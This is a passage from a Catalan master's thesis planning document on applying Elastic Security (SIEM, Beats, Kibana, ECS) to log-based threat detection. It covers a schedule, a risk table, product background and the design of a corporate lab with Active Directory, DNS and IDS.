Finalitzar documentació	2 dies	27/05/20	28/05/20	
Correcció	2 dies	29/05/20	01/06/20	64
Fita 4: finalització de la memòria	0 dies	01/06/20	01/06/20	
Entrega 5 - Presentació del vídeo	5 dies	03/06/20	09/06/20	55
Creació de diapositives	1 dia	03/06/20	03/06/20	
Creació del vídeo	3 dies	04/06/20	08/06/20	68
Fi TFM	0 dies	08/06/20	08/06/20	

Diagrama de Gantt



1.5. Riscs

Per tal que aquest treball tingui èxit i s'assoleixin els objectius marcats, s'han de tenir en compte quins són els possibles riscos que poden aparèixer, els agruparé a la següent taula:

Risc	Definició	Mitigació	Criti- citat	Possibi- -litat
R1: Objectius massa ambiciosos	Durant l'elaboració dels escenaris, és possible que es vulguin contemplar una quantitat massa elevada de serveis a integrar,	S'anirà ajustant la quantitat de serveis a integrar. Si la seva integració és massa complexa, realitzaré un estudi de costos / beneficis.	Mig	Mig

	amb diferents nivells de dificultat.			
R2: ElasticSearch SIEM Beta	La funcionalitat del SIEM d'ElasticSearch és molt recent i es troba en fase <i>beta</i> . Això pot provocar que el seu funcionament i comportament no sigui l'esperat.	S'utilitzarà la versió més recent dels components en el moment de realitzar els diferents escenaris. En el cas de detectar alguna anomalia, es registrarà i es validarà si existeix algun pegat per solucionar-ho.	Alt	Alt
R3: Diferents elements de recol·lecció de la informació	Per tal de nodrir la base de dades d'Elastic, s'utilitzaran diferents agents. La informació recol·lectada podria ser que no sigui la necessària, o que no s'hagi recollit de forma correcta al 100%.	S'intentarà sempre treballar amb la informació facilitada per aquests components. Si es detecta algun cas en què la informació recollida no és la necessària, es realitzarà un estudi per tal de valorar si és possible ajustar la configuració a les necessitats del treball o si és possible elaborar algun desplegament a mida. Segons aquesta valoració, es prendrà la decisió	Alt	Mig
R4: Falta de temps per elaborar la memòria	És possible que alguna de les fases esdevingui més costosa que les previsions de temps previstes, fent que la documentació es vagi enrederint.	Procurar redactar la memòria en paral·lel a la realització dels diferents escenaris. Aconseguint així portar-la al dia.	Alta	Baix
R5: Problemes de recursos	Per tal de realitzar els diferents	S'ajustaran el màxim possible els	Mig	Baix

	<p>escenaris serà necessari desplegar diferents màquines virtuals amb recursos determinats.</p>	<p>recursos assignats a cada servei. Procurant així aconseguir una relació entre rendiment i funcionament correcte sense necessitat de sobredimensionar-ho.</p> <p>No iniciar els serveis que no es facin servir perquè no estiguin tots corrent a la vegada. D'aquesta manera, es pot ajustar millor la configuració.</p>		
<p>R6: Funcionalitats lligades a subscripcions.</p>	<p>La majoria de components que s'utilitzaran són <i>OpenSource</i>. No obstant això, hi ha algunes funcionalitats que van lligades a llicències de pagament, com podria ser el <i>Machine Learning</i>.</p>	<p>S'intentarà, sempre que sigui possible, utilitzar les funcionalitats <i>OpenSource</i>. No obstant això, si és necessària alguna funcionalitat extra de pagament, s'optarà per la utilització de llicències de proves de temps limitat.</p>	Mig	Mig
<p>R7: Infraestructura propietària</p>	<p>Un dels dos escenaris es basarà en un cas d'ús real, on la plataforma a analitzar es troba allotjada en el compte (AWS) d'un client. La quantitat de serveis que s'hi poden allotjar i utilitzar estarà limitada als requeriments i les necessitats del client.</p>	<p>S'utilitzaran tan sols els requeriments disponibles al compte del client. Si es detecta una necessitat extra, es valorarà si hi ha alguna manera per suplir-ho amb altres components que no estiguin allotjats al AWS.</p>	Mig	Mig

1.6. Estat d'art

Actualment, al mercat podem trobar una gran varietat de productes que realitzen la funció del SIEM, com podria ser OSSIM d'AlienVault, Qradar d'IMB o bé ArcSight de HP.

La funcionalitat principal del Stack d'Elastic és la recollida, indexació i cerca de dades. No obstant això, durant els últims anys, aquests productes s'han tornat populars entre els professionals del sector de la seguretat informàtica per tal de realitzar anàlisis de seguretat.

Tal i com s'indica a "*Presentación de Elastic SIEM*" (Paquette, 2019). Un dels primers passos que va realitzar Elastic en aquest camp, va ser aprofitar els seus agents de recollida de dades per obtenir i processar esdeveniments de seguretat. També va començar amb la recollida d'esdeveniments de seguretat basats en xarxa i la integració amb diferents productes de monitoratge de xarxa. Com que tenien aquests agents tan diversificats, es van adonar que era necessari elaborar un esquema comú de dades, per poder-les normalitzar.

Empreses com Bell Canada, Slack, Cisco Talos o centres d'operacions de seguretat com Big Ten Academic Alliance i Oak Ridge National Laboratory, utilitzen aquest producte per realitzar tasques de seguretat.

En aquest punt, Elastic ja podia obtenir informació de diferents fonts de dades i disposava d'un esquema comú per emmagatzemar aquesta informació. El següent pas, era obtenir una interfície gràfica per analitzar aquestes dades agrupades. El passat juny del 2019 van posar a disposició del públic l'aplicació Elastic SIEM que es pot trobar dins del Kibana versió 7.2.

Un altre pas que va realitzar Elastic per obrir-se camí al món de la seguretat informàtica, també el juny del 2019, va ser la compra d'EndGame, un producte destinat a la protecció de lloc de treball.

Amb aquests dos components, Elastic llança un producte anomenat Elastic Security per a l'anàlisi d'esdeveniments de seguretat i orientat als professionals de la seguretat informàtica.

1.7. Breu sumari de productes obtinguts

S'han planificat tres escenaris per la realització del treball, cadascun d'ells disposarà de diferents serveis:

Escenari 1: Entorn empresarial

En aquest cas, ens basarem en una plataforma estàndard que es pot trobar de forma més o menys freqüent a la majoria d'empreses. Es concretarà més a la fase de cerca d'informació, segons l'interès que tingui durant el treball. No obstant això, a grans trets els serveis serien:

- Servei de directori: s'utilitzarà l'*Active Directory* de Microsoft.
- Servei de compartició de fitxers, hi ha diferents possibilitats:
 - Utilitzar els recursos compartits de Windows.
 - Utilitzar SMB de Linux.
 - Utilitzar NFS de Linux.
- Servei IDS, podrien ser:
 - *Snort*.
 - *Suricata*.
- Servei web, servei de base de dades...: s'utilitzaran les màquines virtuals *Metasploitable* preparades per poder practicar *hacking* ètic.

Escenari 2: Cloud Amazon Web Service

En aquest escenari s'aplicaran les funcionalitats que ens ofereix el producte d'Elastic Security en un entorn real. Aquest entorn es troba allotjat al *cloud*, concretament en el proveïdor Amazon Web Service.

Els diferents productes susceptibles a ser analitzats són:

- Clúster Kubernetes: 8 Servidors Linux:
 - Clúster destinat a l'aplicació.
 - Clúster destinat a la integració contínua.
- Aplicació Web en format contenidor.
- Balancejadors de càrrega (Elastic Load Balancing).
- Clúster ElasticSearch com a base de dades.
- Content Delivery Network: Fasly.

Escenari 3: Prova del Mòdul de Machine Learning.

Amb les dades obtingudes en els casos anteriors, s'habilitarà la subscripció de proves del mòdul de *Machine Learning* per tal de testejar-lo i revisar quines funcionalitats que ens ofereix.

1.8. Breu descripció dels altres capítols de la memòria

Es realitzaran les següents entregues:

- *Entrega 1:* s'entregarà el pla de treball. En aquesta entrega es definiran els objectius, la metodologia usada, el pla de treball, els possibles riscos i el contingut dels diferents documents de les entregues.
- *Entrega 2:* s'entrega documentació que inclou la part inicial sobre l'obtenció de coneixement sobre el producte, així com un disseny dels diferents escenaris que es realitzaran. En últim lloc, inclourà el desplegament d'ElasticSearch.
- *Entrega 3:* en aquesta entrega s'inclouran tots els temes relacionats amb l'escenari 1: desplegament del laboratori, ingestió de *logs* dels diferents components a l'Elastic, anàlisi de les dades i les regles de detecció.
- *Entrega 4:* en aquesta entrega s'inclourà el contingut de les anteriors PAC's, amb les correccions oportunes. A més, es completarà el treball amb la documentació corresponent dels escenaris 2 i 3. En últim lloc, es completarà la memòria amb unes conclusions.
- *Entrega 5:* a l'última entrega es realitzarà una presentació que serà la base del vídeo on s'indicaran els temes més rellevants del TFM, així com alguna demostració del seu funcionament.

La relació entre entregues i capítols serà:

Entrega 2:

- *Capítol 2:* correspon a la part més conceptual del treball, on hi haurà l'explicació del funcionament de l'ElasticSearch SIEM, així com la informació bàsica de la resta de productes que s'utilitzaran.
- *Capítol 3:* planificació dels diferents escenaris. Es realitzarà un esquema dels diferents productes així com la seva relació de cada escenari.
- *Capítol 4:* procediment per desplegar l'ElasticSearch, així com els seus components.

Entrega 3:

- *Capítol 5:* inclourà tota la informació relacionada amb les anàlisis de *logs* a l'apartat 5.1 es realitzarà una visita per l'Elastic SIEM. Seguidament, al punt 5.2 amb l'escenari 1: desplegament, enviament de *logs* i anàlisis d'aquests. Creació de regles a l'Elastic SIEM.

Entrega 4:

- *Capítol 5:* es continuarà completant l'apartat d'anàlisis de *logs* i s'inclourà:
 - *Apartat 5.3* amb tota la informació relacionada amb l'escenari 2: enviament de *logs* i anàlisis d'aquests. Creació de regles a l'Elastic SIEM.

- Apartat 5.4 s'inclourà tota la informació relacionada amb l'escenari 3; s'utilitzaran les dades obtingudes a l'escenari 1 i s'utilitzarà el Machine Learning per tractar-les.
- *Capítol 6*: capítol final on es realitzarà una anàlisi dels resultats dels diferents escenaris, s'extrauran les conclusions i es realitzarà una valoració del treball.
- *Capítol 7*: s'inclourà la bibliografia del treball.
- *Capítol 8*: als annexos s'inclouran les diferents captures, scripts i configuracions que s'utilitzin durant el treball.

2. Coneixement bàsic

2.1. Anàlisi de dades

El procés d'anàlisi de dades consisteix a analitzar, netejar i transformar les dades per tal d'aconseguir informació útil per arribar a conclusions que ens ajudin a prendre decisions o ampliar el coneixement sobre algun tema.

Podem considerar que, en l'àmbit genèric, per tal d'analitzar les dades s'han de seguir les següents fases segons la publicació "*Análisis de Datos*":

- Fase 1: definir quines són les preguntes que es persegueixen:
 - Primer de tot, el que ens hem de plantejar és què volem aconseguir si analitzem les dades.
- Fase 2: definir quins són els elements a analitzar:
 - Dins d'aquesta fase, es contempla l'estudi de quines són les dades que ens ajudaran a resoldre les preguntes plantejades i també quins procediments utilitzarem per a mesurar-les.
- Fase 3: Recol·lecció de dades:
 - Amb la fase 1 i la fase 2 tancades, el següent pas serà obtenir les dades a analitzar. S'ha de tenir en compte quina és la informació que es pot recollir, així com quin és el sistema d'emmagatzematge a utilitzar.
- Fase 4: Anàlisi de dades:
 - Un cop es disposa de les dades, el següent pas serà analitzar-les: buscar relacions i tendències de filtratge d'informació.
- Fase 5: Interpretar les dades:
 - Aquesta és l'última fase, on s'ha d'intentar respondre les preguntes plantejades inicialment.

Aquest mateix procés el podem aplicar a l'anàlisi de dades de seguretat, afegint les següents premisses:

Fase 1: la pregunta que volem respondre és si la infraestructura TIC d'alguna organització ha patit alguna incursió o incident de seguretat.


Fase 2: els elements que volem analitzar són la totalitat o part de la infraestructura TIC.

Fase 3: les dades que volem analitzar i que ens donaran informació, es troben en les diferents mètriques i *logs* que genera cada part de la infraestructura TIC.

Fase 4: amb la informació recollida es poden detectar possibles problemes de seguretat com serien: canvis de fitxers, intents fallits d'introducció de contrasenyes, accés a IP's malicioses....

Fase 5: amb la informació obtinguda i analitzada, cal confirmar o desmentir que hi ha hagut un incident de seguretat.

No obstant això, en el cas de l'anàlisi de seguretat, aquest procés es considera cíclic, ja que les dades estaran vives i en constant canvi. Plasmat en un diagrama de flux:




Per tal de realitzar aquest procés, al mercat es poden trobar diferents solucions. En aquest treball ens centrarem en els productes d'Elastic.

Elastic, per tal de donar solució a la fase de recollida, centralització d'informació i anàlisi de les dades, ofereix la solució Elastic Stack.

2.2. Elastic Stack

Com s'ha comentat anteriorment, aquest grup d'aplicacions ens ajuden amb les fases d'indexació, visualització i recollecció de les dades. Es pot considerar que cadascun d'ells és una peça en un engranatge que treballa conjuntament.



A continuació detallarem les característiques de cadascun d'aquests productes.

2.2.1. ElasticSearch



Elastic a “¿Qué es Elasticsearch?” defineix ElasticSearch com: “Un motor per l’anàlisi distribuït de tota mena de dades”.

Aquest component és la peça central de tota la solució. Tot i que permet emmagatzemar dades, no és estrictament una base de dades, sinó que es pot considerar un motor de cerca i anàlisi de tota classe de dades. Va ser presentat per primera vegada al 2010. Es basa en el llicenciament *OpenSource* i s’ha desenvolupat mitjançant Apache Lucene¹.

Les dades s’envien a l’ElasticSearch sense processar des de les diferents fonts i aquest s’encarrega d’indexar-les. A partir d’aquest punt, ja es poden llençar consultes complexes sobre aquestes dades. També ens permet fer agrupacions de dades.

¹ Llibreria *OpenSource* Java que ofereix característiques d’indexació i cerca de text.

De les funcionalitats que ens aporta Elasticsearch se'n pot destacar:

- *Logging* i analítica de *logs*.
- Mètriques d'infraestructures.
- Anàlisis de seguretat.

2.2.2. Kibana



És una eina de visualització i gestió de dades per l'ElasticSearch. Ens permet realitzar histogrames en temps real, gràfiques, mapes així com seqüències temporals. També disposa d'aplicacions avançades com serien *Canvas* (infografies dinàmiques), *Elastic Maps* (visualització de dades geoespacionals) o Elastic SIEM, que explicaré a continuació, entre d'altres.

A més, també és l'eina central per controlar l'estat dels diferents components.

2.2.3. Logstash



Aquest component permet processar, transformar i enviar diferents tipus de dades a l'ElasticSearch. Es podria considerar una *pipeline*² de processament de dades. Les seves funcions principals són:

- Transformar un conjunt de dades sense cap estructura específica en dades estructurades.
- Desxifrar coordenades geogràfiques d'IP.
- Anonimitzar camps sensibles.

Per tal d'aconseguir que un seguit de dades no estructurades passin a ser estructurades, utilitza *grok*³. No obstant això, també disposa d'un seguit de *plugins* de tecnologies específiques per aconseguir aquesta conversió de dades.

² Flux de processament de dades en què es reben dades, es processen i generen una sortida.

³ Sistema per transformar dades no estructurades a dades estructurades.

2.2.4. APM



Aquest component ens pot ajudar amb l'obtenció d'informació sobre el funcionament de les pàgines web, així com el temps de resposta i els errors que es produeixen durant l'execució.

Aquest component està format per dues peces:

- **APM-Agent:** component escrit amb diferents llenguatges de programació web que s'integra amb l'aplicació per poder obtenir informació sobre rendiment i errors en temps d'execució.
- **APM-Server:** processa la informació que li arriba dels diferents APM-Agents i la converteix en documents que puguin ser emmagatzemats per ElasticSearch.

2.2.5. Beats



Aquest és l'últim component que forma part del Stack. La seva funció principal és l'obtenció de les dades i l'enviament d'aquesta informació a l'ElasticSearch. No obstant això, si es vol disposar d'un nivell més elevat de processament, es pot enviar la informació obtinguda primer al Logstash.

Estrictament, Beats no és un sol producte sinó que són un conjunt d'agents independents, orientats a diferents tipus específics de recol·lecció de dades.

Alguns d'aquests agents són pròpiament d'Elastic, com podrien ser, entre d'altres:

- **FileBeat:** està destinat a la recol·lecció d'informació d'arxius de *logs*.
- **MetricBeat:** recol·lecció de mètriques, com seria la CPU, la memòria, etc.
- **PacketBeat:** recol·lecció de tràfic de xarxa.
- **WinLogBeat:** recol·lecció d'esdeveniments Windows.
- **AuditBeat:** recol·lecció d'elements d'auditoria. Inclou un mòdul d'integritat de fitxers.

Com que està basat en *OpenSource*, permet que tercers puguin desenvolupar *plugins* pels Beats de tecnologies més diverses.

Tota la informació que obtenen aquests agents, es parametriza segons l'Elastic Common Schema (ECS), que en parlarem més endavant. A manera de resum,

les dades recollides es classifiquen segons un estàndard, aconseguint que la informació que prové de diferents components, tingui els mateixos atributs.

2.3. Elastic Common Schema

Com s'indica a "*What is ECS?*", Elastic és una especificació *OpenSource*, que s'ha creat amb l'ajuda de la comunitat d'Elastic. En aquesta especificació, es defineixen un seguit de camps comuns que s'utilitzen per emmagatzemar la informació a l'ElasticSearch.

L'objectiu que es persegueix amb aquesta especificació, és ajudar als usuaris perquè puguin normalitzar la informació dels esdeveniments, per tal que sigui més fàcil per analitzar-los, visualitzar-los i realitzar les correlacions.

Per cada camp, s'especifica un nom, el tipus de dades de l'ElasticSearch, una descripció i exemples del seu ús. Aquests camps s'agrupen en dos nivells.

- **Core:** camps que són comuns en tots els casos d'ús. Són els primers que s'han d'utilitzar.
- **Extended:** inclou tots els camps que no són *core*. En cada cas d'ús poden ser utilitzats o interpretats de manera diferent.

Si es disposa d'informació que no pot ser representada en cap camp de l'ECS, com que té l'esquema permissiu, es pot crear de nou.

2.4. Productes

Tenint en compte tots els components comentats als apartats anteriors, Elastic considera que disposa de 3 solucions o configuracions.

- **Enterprise Search:** la seva funció principal és la realització de cerques de documents i resultats que es poden localitzar a webs, aplicacions o llocs de treball.
- **Observability:** anàlisi centralitzat de *logs*, mètriques, APM i monitoratge del temps d'activitat.
- **Security:** prevenció, detecció i resposta davant d'amenaques amb SIEM i Endpoint Security.

En aquest treball, ens centrarem amb:

Elastic
Security



2.5. Elastic Security

Segons la publicació “*Elastic SIEM 7.4.0 released*” (Wurm, 2019), Elastic és un dels productes més recents que ha presentat Elastic, amb aproximadament un any de vida, es va llançar el 25 de juny de 2019. No obstant això, abans de la presentació oficial, ja hi havia algunes organitzacions que utilitzaven les funcionalitats d'ElasticSearch per tal de realitzar anàlisis de seguretat.

Amb aquest producte, es busca la integració entre dos components crítics de la seguretat informàtica: el SIEM i la seguretat en el lloc de treball. Ofereix capacitat de prevenció, recopilació, detecció i resposta per tal d'aconseguir una resposta unificada.

Actualment, aquest producte està format pels següents components:

- Elastic SIEM.
- EndPoint Security.

2.5.1. Elastic SIEM




Estrictament, Elastic SIEM no és un nou producte independent sinó que és una nova aplicació que s'ha integrat al Kibana per tal de donar solució al cas d'ús de seguretat. L'aplicació ofereix la capacitat de visualitzar d'una manera molt intuïtiva les dades. La seva estructura és molt similar a les eines de seguretat habituals que permeten filtrar, visualitzar i investigar informació indexada a l'ElasticSearch.

Aquesta aplicació es pot utilitzar en format *beta* pels usuaris a partir de la versió 7.2 de l'Elastic amb la llicència bàsica. Juntament amb la resta de productes, utilitza l'Elastic Common Schema.

Malgrat que el seu nom és Elastic SIEM, avui en dia encara no es pot considerar un SIEM⁴, tal com s'indica al Webinar “*Introducción a Elastic SIEM: protege tu organización con el Stack Elastic*” (Cascallares, 2019) ja que li falten funcionalitats d'aquests tipus de productes o encara estan en fases inicials, com seria la creació de regles per detectar anomalies. El full de ruta que està seguint Elastic amb aquest producte és el següent:

⁴ Aplicació que busca aportar a les organitzacions informació útil sobre possibles amenaces de seguretat, gràcies al processament de *logs*, mètriques i la correlació entre ells.




Elastic SIEM està integrat dins de l'Elastic Stack, permet utilitzar i aprofitar totes les funcionalitats que ofereixen els altres components. Com que tots els components utilitzen l'ECS, el seguiment i l'anàlisi de la informació esdevé més senzilla.

2.5.2. Elastic Endpoint Security

Com es va publicar a l'article "*Welcome Endgame: Bringing Endpoint Security to the Elastic Stack*" (Banon, 2019), el passat 5 de juny, es va anunciar la compra per part d'Elastic de l'empresa de seguretat End Game. Amb aquesta compra, es busca unir esforços per aconseguir llençar al marcat un sistema de seguretat global, que busca combinar les funcionalitats del SIEM i de la protecció al lloc de treball (EndPoint).

Després d'aquest fet, el passat 15 d'octubre a l'article "*Presentación de Elastic Endpoint Security*" (Banon, 2019), es va presentar el producte que sorgeix de la fusió de les dues empreses. Aquest producte ajuda a prevenir amenaces com serien *ransomware*, *phishing*, *malware*, vulnerabilitats i atacs sense fitxers (*shellcode injection* o *reflective DLL*).

Actualment, aquest producte és un programa extern que envia la informació directament a l'Elastic Stack. Segons les previsions de futur, es preveu que aquest producte es transformi en un altre *Beat*, segons "*Presentación de Elastic Endpoint Security*" (Banon, 2019).



A dia de realització del treball, aquest producte tan sols es troba com a “Programa de acceso temprano”, encara no té versió comercial.

3. Planificació d’escenaris

Com hem vist en els apartats anteriors, el producte d’Elastic Security es pot aplicar en molts escenaris diferents. En aquest treball, l’aplicarem en tres escenaris diferents:

3.1. Escenari 1: Entorn empresarial

Avui en dia, és molt habitual que les empreses utilitzin tota mena de sistemes d’informació per dur a terme la seva activitat econòmica. Per cobrir més o menys les necessitats bàsiques en aquest àmbit, és habitual disposar dels següents serveis:

- **Servei de Directori:** serveix per tenir centralitzada tota la gestió d’usuaris, grups, polítiques de seguretat... permetent un inici de sessió únic als diferents recursos de la infraestructura TIC.
- **DNS:** els diferents serveis TIC es troben distribuïts a una xarxa, que pot estar distribuïda en diferents zones geogràfiques. En el moment de desplegar els diferents serveis a aquesta xarxa, se li assigna una IP. No obstant això, és molt més senzill que els usuaris es recordin d’un nom i no d’un conjunt de números. És aquí on intervé el DNS, que la seva funció principal és convertir els noms a IP’s.
- **Servei de recursos compartits:** per tal que els empleats tinguin una ubicació més o menys segura, centralitzada i protegida a on emmagatzemar i compartir els diferents arxius que utilitzen en el seu dia a dia, se solen utilitzar recursos compartits. A grans trets, es pot considerar un disc dur que està connectat a la xarxa i és accessible per l’organització.
- **Webs:** les pàgines web poden ser utilitzades de diferents maneres:
 - Internament com si es tractés d’una intranet: on els usuaris poden realitzar gestions internes o utilitzar eines col·laboratives, entre altres.
 - Externament: per tal d’oferir els productes que genera l’empresa o per donar-se a conèixer.
- **Base de Dades:** per tal de nodrir d’informació les diferents aplicacions que disposa una empresa, és necessari disposar d’un lloc centralitzat a on emmagatzemar aquesta informació.

- **IDS (Sistemes de Detecció d'Intrusions):** tot i que no és tan freqüent trobar-ho, cada cop estan agafant més rellevància. La seva funció principal és la detecció d'accessos no autoritzats a equips o a la xarxa, donant un nivell més de seguretat a l'empresa per tal de detectar intrusions.

Com hem vist, la infraestructura que disposa una empresa pot arribar ser molt complexa. Això fa que l'origen de les amenaces de seguretat augmenti considerablement i, a causa de la gran quantitat de sistemes que intervenen, detectar aquests problemes pot arribar a ser costós. Per aquest mateix motiu, el primer escenari a on podem veure els beneficis que ens aporta Elastic Security és en un entorn empresarial.

Per poder detectar possibles problemes de seguretat, el procés que se seguiria seria costós, ja que s'hauria d'accedir a cadascun dels recursos i revisar els diferents punts d'informació, que poden estar ubicats en una mateixa ruta o en diferents. De la mateixa manera, s'hauria de realitzar una correlació de tots els esdeveniments de cada recurs contra la resta de sistemes.

Aconseguir centralitzar tota la informació de les diferents peces en un únic lloc, farà que tot el procés d'anàlisi i detecció d'amenaces sigui més assequible, ja que no s'haurà de recórrer tota la plataforma, element a element, per cercar i analitzar la informació. Accedint a una sola plataforma, ens permetrà tenir tota la informació dels diferents recursos i tractar-los d'una manera menys costosa.

Per tal de dissenyar l'escenari, en primer lloc es farà un estudi dels diferents productes que hi ha al mercat per tal d'escollir quin formarà part de l'escenari.

3.1.1. Servei de directori

Un dels serveis de directori més utilitzats a l'entorn empresarial és Active Directory de Microsoft. Internament, el que implementa Active Directory no és res més que una base de dades LDAP on s'emmagatzemaran els diferents objectes. Aquest servei pot estar ubicat en un o diversos servidors.

Active Directory permet crear objectes dins del directori, com podrien ser: usuaris, equips o grups per tal d'administrar les credencials utilitzades pels usuaris i serveis durant el procés d'inici de sessió.

També ens permet administrar polítiques de seguretat sobre els recursos i els comptes d'usuaris. Permet, entre altres accions: bloquejar els comptes d'usuaris en cas que s'introdueixi de manera incorrecta la contrasenya un nombre determinat de vegades, forçar la rotació de la contrasenya o, si ens centrem en recursos, limitar els permisos que tenen els usuaris per realitzar determinades accions sobre el seu ordinador. Una altra de les funcionalitats que ens ofereix és el *Single Sign On*, que dona la possibilitat d'utilitzar un mateix usuari en diferents serveis sense necessitat de tornar-te a autenticar.

Com és un dels serveis de directori més complets del mercat, pel treball s'utilitzarà Microsoft Active Directory. Concretament, desplegaré l'Active Directory de la versió Windows Server 2019.

3.1.2. DNS

A més de ser un dels requeriments necessaris per desplegar el servei d'Active Directory, també és un component molt important a l'empresa, ja que facilita l'accés als diferents serveis.

Al mercat es poden trobar diferents productes que ofereixen aquest servei. Uns dels més destacats són:

- Microsoft DNS: és una característica disponible al Windows Server. La seva configuració és senzilla i disposa d'una consola d'administració. Aquest producte és el que utilitza Active Directory per defecte. Per tant, és molt freqüent trobar-lo a les organitzacions.
- Bind: és un dels servidors de DNS que ha agafat més força al mercat, es distribueix amb la majoria de versions Linux o Unix. No obstant això, la seva configuració és més costosa.

